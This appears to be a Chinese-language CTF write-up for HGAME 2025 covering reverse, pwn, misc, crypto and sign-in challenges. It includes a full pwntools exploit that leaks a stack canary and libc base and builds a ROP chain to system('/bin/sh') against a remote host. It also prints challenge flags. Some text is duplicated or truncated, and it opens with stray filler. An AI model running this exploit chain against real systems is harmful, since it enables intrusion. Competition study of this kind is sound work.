Nulla nec ligula neque. Etiam et viverra nunc, vel bibendum risus. Donec.
>>>

Re2 Tutle

这里首先是个非标准的 upx 壳，需要手脱。按照如下附件进行手脱壳。

upx非标准壳脱壳.
html

脱壳结束后，发现这是个 rc4 加密逻辑。

有些许不同，后面一个是魔改的。异或变成了-，所以针对性有如下解密脚本。



```
puts("\nTell me the number of petals in each flower.");
while ( v9 < v8 )
{
    printf("the flower number %d : ", (unsigned int)v9);
    __isoc99_scanf("%ld", &v7[v9 + 1]);
}
puts("\nDo you want to start with 'love me'");
puts("...or 'not love me'?");
puts("Reply 1 indicates the former and 2 indicates the latter: ");
__isoc99_scanf("%ld", v7);
```

8 字节正好覆盖了 `total_number` 和 `count`，所以可以通过覆盖这两个数实现 `rce`。这个题还有 `canary` 所以先要泄露 `canary`。然后因为有随机数，这题打通概率 1/4。

```

context.terminal = ['tmux', 'splitw', '-h']
#p=process("./hgame2025")
p=remote("node1.hgame.vidar.club", 31408)
elf=ELF("./hgame2025")
libc=ELF("/home/others/glibc-all-in-one-master/libs/2.35-0ubuntu3.8_amd64/libc.s
p.recv()
p.sendline("16")
for i in xrange(15):
    p.recv()
    p.sendline("2")
print p.recv()
p.sendline("150323855379")
p.recv()
#0x2300000013

#7568
p.sendline("1")
p.recvuntil("results.\n")
w=p.recvuntil(" = \n")
print "h h h h"
w=w.split(" + ")
canary=int(w[-4])
print canary
libc_base=int(w[-2])-5776
print hex(libc_base)

libc_system=libc_base+libc.symbols["system"]-165632
libc_sh=libc_base+next(libc.search("/bin/sh\x00"))-165632
pop_rdi_ret=libc_base+0x2a3e5-165632
ret=libc_base+0x29139-165632

```

首先上面这段代码，控制打印出了栈上的 canary 和 libc 地址，通过计算偏移，实现了 canary 和 libc_base 的泄露。

```

p.recv()
p.sendline("16")
for i in xrange(15):
    p.recv()
    p.sendline("2")
print p.recv()
p.sendline("68719476758")
#0x1000000016
p.recv()
p.sendline(str(canary))#17_canary
p.recv()
p.sendline("1")#18_rbp
p.recv()
payload=str(pop_rdi_ret)
p.sendline(payload)#19_rop1
p.recv()
payload=str(libc_sh)
p.sendline(payload)#20_rop2
p.recv()
payload=str(ret)
p.sendline(payload)#21_rop3
p.recv()
payload=str(libc_system)
p.sendline(payload)#22_rop4

p.recv()
#gdb.attach(p)
#pause()
p.sendline("1")

p.interactive()

```

后面这段通过写多写 6 个数，实现了 rop 的构造。值得注意的是这个高版本 glibc 存在寄存器栈平衡问题，所以这里加了个 ret，进行平衡后即可打通。全量代码如下。

#encoding=utf-8

```

from pwn import *
context.log_level="debug"
context.terminal = ['tmux', 'splitw', '-h']
#p=process("./hgame2025")
p=remote("node1.hgame.vidar.club",31408)
elf=ELF("./hgame2025")
libc=ELF("/home/others/glibc-all-in-one-master/libs/2.35-0ubuntu3.8_amd64/libc.so.6")
p.recv()
p.sendline("16")
for i in xrange(15):
    p.recv()
    p.sendline("2")
print p.recv()
p.sendline("150323855379")
p.recv()
#0x2300000013

#7568
p.sendline("1")
p.recvuntil("results.\n")
w=p.recvuntil(" = \n")
print "hhhh"
w=w.split(" + ")
canary=int(w[-4])
print canary
libc_base=int(w[-2])-5776
print hex(libc_base)

libc_system=libc_base+libc.symbols["system"]-165632
libc_sh=libc_base+next(libc.search("/bin/sh\x00"))-165632
pop_rdi_ret=libc_base+0x2a3e5-165632
ret=libc_base+0x29139-165632

```

```

p.recv()
p.sendline("16")
for i in xrange(15):
    p.recv()
    p.sendline("2")
print p.recv()
p.sendline("68719476758")
#0x1000000016

```

```

p.recv()
p.sendline(str(canary))#17_canary
p.recv()
p.sendline("1")#18_rbp
p.recv()
payload=str(pop_rdi_ret)
p.sendline(payload)#19_rop1
p.recv()
payload=str(libc_sh)
p.sendline(payload)#20_rop2
p.recv()
payload=str(ret)
p.sendline(payload)#21_rop3
p.recv()
payload=str(libc_system)
p.sendline(payload)#22_rop4

p.recv()
#gdb.attach(p)
#pause()
p.sendline("1")

p.interactive()

```

MISC1 Hakuya Want A Girl Friend


文件分两块，一块 zip 文件，一块倒着的图片。图片逆转代码如下。

```

File Edit Format Run Options Window Help
#encoding=utf-8
f1=open("123.txt", "rb")
w1=f1.readline()
w1=w1.split(",")
w1=w1[::-1]
result=""
for i in w1:
    result+=str(i)
f2=open("321.txt", "wb")
f2.write(result)
f1.close()
f2.close()

```

将图片高度拉长，得到压缩包解压密码。



MISC 2 线性走廊中的双生实体

解压文件后，在这里看到加密逻辑，进而依照编写解密逻辑。

```
if _0:
    _1 = annotate(List[str], [])
    flag = self.flag
    for _2 in range(torch.len(flag)):
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
    decoded = torch.join("", _1)
    print("Hidden:", decoded)
else:
    -----
```



```
import torch
entity = torch.jit.load('entity.pt')
# print(entity.security.flag)
enc_flag = entity.security.flag
for i in enc_flag:
    print(chr(i ^ 85), end='')

IDLE Shell 3.8.10
File Edit Shell Debug Options Window Help
Python 3.8.10 (tags/v3.8.10:3d8993a, May 3 2021, 11:48:03) [MSC v.1928 64 bit
AMD64] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: C:\Users\hingo\Desktop\hgame2025\misc\线性走廊中的双生实体\1
py =====
flag{s0_this_ls_r3al_s3cr3t}
>>>
```

MISC 3 Computer cleaner

这个题把原始镜像删了，所以根据印象写 wp。

答案分成三段，第一段 webshell 可以在 www 的 upload 目录下找到黑客上传的 webshell。

第二段看 www 目录下的日志，对攻击 ip 进行溯源，发现开放 80 端口，页面得到第二段。

第三段看 www 目录下的日志，看到存到了文档下有文件，在文档目录发现第三段。

Crypto3 Sieve

chatgpt 一把梭。

```
#sage
```

```
from Crypto.Util.number import bytes_to_long
```

```
from sympy import nextprime
```

```
FLAG = b'hgame{xxxxxxxxxxxxxxxxxxxxxxxx}'
```

```
m = bytes_to_long(FLAG)
```

```
def trick(k):
```

```
    if k > 1:
```

```
        mul = prod(range(1,k))
```

```
        if k - mul % k - 1 == 0:
```

```
return euler_phi(k) + trick(k-1) + 1
```

```
else:
```

```
return euler_phi(k) + trick(k-1)
```

```
else:
```

```
return 1
```

```
e = 65537
```

```
p = q = nextprime(trick(e^2//6)<<128)
```

```
n = p * q
```

```
enc = pow(m,e,n)
```

```
print(f'{enc=}')  
  
#enc=244929409747471413653014009978459273276644448166527803806
```

在本题中，RSA 加密的 $p = q$ ，导致模数 n 变为：

$n = p \times p = p^2$ 的平方

通常 RSA 计算私钥 d 时，需要用到 Euler 函数： $\phi(n) = (p - 1)(q - 1)$

但由于 $p = q$ ，这里的 Euler 函数变为： $\phi(n) = p(p - 1)$

已知：公钥 (e, n) 、密文 enc 、 $p = q = \text{nextprime}(\text{trick}(k) \ll 128)$ （已知计算方式）

利用 $\phi(n)$ 计算 d ：

然后解密： $m = (enc^d) \bmod n$

签到 1

```
root@panpan:~# nc 146.56.227.88 31985
ks
/bin/sh: ks: not found
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat flag
hgame{YouR_c4N-C0nnEct_t0_tHE-rEm0te_EnvironM3nt-t0-GET_FlAg0}
█
```

签到 2

```
1 | I am the flag!
2 | hgame{Now-I-know-how-to-submit-my-fl4gs!}
```

在本平台提交flag时，只需找到题目下方的 终端，将flag粘贴进去（如下图），然后按回车